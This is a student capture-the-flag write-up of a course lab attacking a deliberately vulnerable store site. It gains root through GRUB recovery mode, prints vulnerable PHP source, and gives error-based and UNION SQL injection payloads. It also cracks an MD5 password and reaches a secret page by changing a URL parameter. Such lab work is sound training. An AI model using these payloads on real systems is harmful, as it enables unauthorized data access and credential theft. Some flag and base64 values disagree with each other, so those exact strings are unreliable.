

Write-up DBS401: Group 4

👋 Welcome to my write-up!

🔧 Tools: Burp Suite


📁 Flags' Completion Table

Flag Number	Vulnerability's Name	Done	Flag
1	Error Based SQL Injection	Done	flag{v3rbose_sqli_r1ght_h3r3}
2	SQL Injection	Got Flag Only	flag{DBS_Un1on_1S_D4nger0us}
3	Second-Order Injection	Not Yet	x



Description

- A website named 5cent Store




✓ Detailed Analysis

Vulnerability 1: OS Misconfiguration Leads To Unauthorized Root Access


By accessing the recovery mode, an unauthorized person can gain root access without needing the root password because the owner of this machine forgot to set **GRUB Password**. This allows unauthorized person to change any system settings, view or modify all files, and potentially compromise any data stored on the machine.

Step to reproduce


- **Reboot Your System:** Restart your computer.
- **Access GRUB Menu:** Hold down the **Shift** key during boot to access the GRUB menu. If you're using UEFI, you might need to press **Esc** instead.
- **Select Recovery Mode**



- **Select Root Shell Prompt:** After booting into recovery mode, you will be presented with a menu. Select the option "Drop to root shell prompt" or "root".



- Change password of root and we can get fully access to the machine




- Dumping all the source code to find flags

```
login1.php X
www > login1.php > ...
 9  <html lang="en">
15  <body>
16  <div class="container-narrow">
54  <div class="row marketing">
55  <div class="col-lg-6">

70  // Proceed with the original query
71  $q = "SELECT * FROM users WHERE username = '" . $username . "' AND password = '" . md5($pass) . "'";
72  $result = mysqli_query($con, $q);
73  if (!$result) {
74      echo 'Error: Hacker found!!' ;
75      if (strpos(mysqli_error($con), '8.0.37') !== false) {
76          echo ' flag{v3rbose_sqli_r1ght_h3r3}'; }
77  } else {
78      echo "<br /><br />";
79      $row = mysqli_fetch_array($result, MYSQLI_ASSOC);
80  }
```

```
docker-compose.yml M  sqlitraining.sql X  login1.php M
www > sqlitraining.sql
59  --
60
61  INSERT INTO `users` (`id`, `username`, `password`, `fname`, `description`) VALUES
62  (1, 'g0dAdmin', '21232f297a57a5a743894a0e4a801fc3', 'admin', 'Register your new account at: register.php. Wait this is not home page'),
63  (2, 'b0b', '5f4dcc3b5aa765d61d8327deb882cf99', 'bobby', 'Sup! I love swimming!'),
64  (3, 'r4mesh', '9aeaed51f2b0f6680c4ed4b07fb1a83c', 'ramesh', 'I love 5 star!'),
65  (4, 'suresh', '9aeaed51f2b0f6680c4ed4b07fb1a83c', 'suresh', 'I love 5 star toooo!'),
66  (5, 'alic3', 'c93239cae450631e9f55d71aed99e918', 'alice', 'i think frodo owns me something'),
67  (6, 'voldemort', '856936b417f82c06139c74fa73b1abbe', 'voldemort', 'How dare you! Avada kedavra!'),
68  (7, 'ctfplay3r1sm3', 'f0f8820ee817181d9c6852a097d70d8d', 'frodo', 'If i put this here probably noone will notice. ZmxhZ3tEQ1NFVW4xb25fMVNFDRuZ2VyMHVzfQ=='),
69  (8, 'h0d05', 'a55287e9d0b40429e5a944d10132c93e', 'hodor', 'Hodor'),
70  (65, 'rhombus', 'e52848c0eb863d96bc124737116f23a4', 'rambo', 'Im the rambo!! Bwahahaha!');
71
```



► **Flag 1:** flag{v3rbose_sqli_r1ght_h3r3}

► **Flag 2:** flag{DBS_Un1on_1S_D4nger0us}

✓ Normal Solution


Vulnerability 2: Error Based SQL Injection at login page

```
login1.php X
www > login1.php > ...
 9  <html lang="en">
15  <body>
16  <div class="container-narrow">
54  <div class="row marketing">
55  <div class="col-lg-6">

70  // Proceed with the original query
71  $q = "SELECT * FROM users WHERE username = '" . $username . "' AND password = '" . md5($pass) . "'";
72  $result = mysqli_query($con, $q);
73  if (!$result) {
74      echo 'Error: Hacker found!!' ;
75      if (strpos(mysqli_error($con), '8.0.37') !== false) {
76          echo ' flag{v3rbose_sqli_right_h3r3}'; }
77  } else {
78      echo "<br /><br />";
79      $row = mysqli_fetch_array($result, MYSQLI_ASSOC);
80  }
```

- At line 71, web will be SQL injection because of string concatenation without any input validation.
- As you can see we need to payload to make web get error and the error message has to contained database version.

Payload: ' AND extractvalue(rand(),concat(CHAR(126),version(),CHAR(126))) -- '



► **Flag 1:** flag{v3rbose_sql_l1ght_h3r3}

Vulnerability 3: SQL Injection Using Union at seachproduct.php

```

<?php
if (isset($_POST["searchitem"])) {
    $searchitem = $_POST["searchitem"];

    // Check if the input contains any of the blacklisted words
    if (
        strpos($searchitem, 'description') === false &&
        strpos($searchitem, '*') === false &&
        strpos($searchitem, '=') === false &&
        strpos($searchitem, 'id') === false &&
        strpos($searchitem, 'null') === false &&
        strpos($searchitem, '@') === false &&
        strpos($searchitem, 'version') === false &&
        strpos($searchitem, '|') === false
    ) {
        // Input doesn't contain any blacklisted words, proceed with the query
        $q = "SELECT * FROM products WHERE product_name LIKE '" . $searchitem . "%'";
        // Execute the query and handle the results
    } else {
        // Input contains blacklisted word
        echo "Blacklisted word detected. Please try a different search term.";
    }
}
?>


```

- Again web will be SQL injection because of string concatenation without any input validation.
- Additionally, the blacklist is not filtered UNION so we can make a payload using UNION here

Payload: `' union select 1, table_name, column_name, table_schema, 5 from information_schema.columns -- //`



Payload: `' union select 1, username, password, 4, 5 from users -- //`




- Here we can crack the password because it is simple and hashed by MD5, for example with user `"ctfplay3r1sm3": "f0f8820ee817181d9c6852a097d70d8d"`

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

f0f8820ee817181d9c6852a097d70d8d



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
f0f8820ee817181d9c6852a097d70d8d	md5	frodo

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

⇒ Password is "frodo"

- When go to "search product" function without login we will be redirected to `/login1.php?msg=1` and when change the parameter `msg=3` we can access a secret page



Login Page
Please login to continue to Secret Page

Username:

Password:

Submit

Reset

- Use the credential above to login and we got an encoded message



Secret user profile!

Username:

ctfplay3r1sm3


Name:

frodo

Description:

If i put this here probably noone will notice.
ZmxhZ3tEQiNfVW4xb25fMVNfRDZ2VyMHVzfQ==

- Use decoder in burp suite to get the flag



► **Flag 2:** flag{DBS_Un1on_1S_D4nger0us}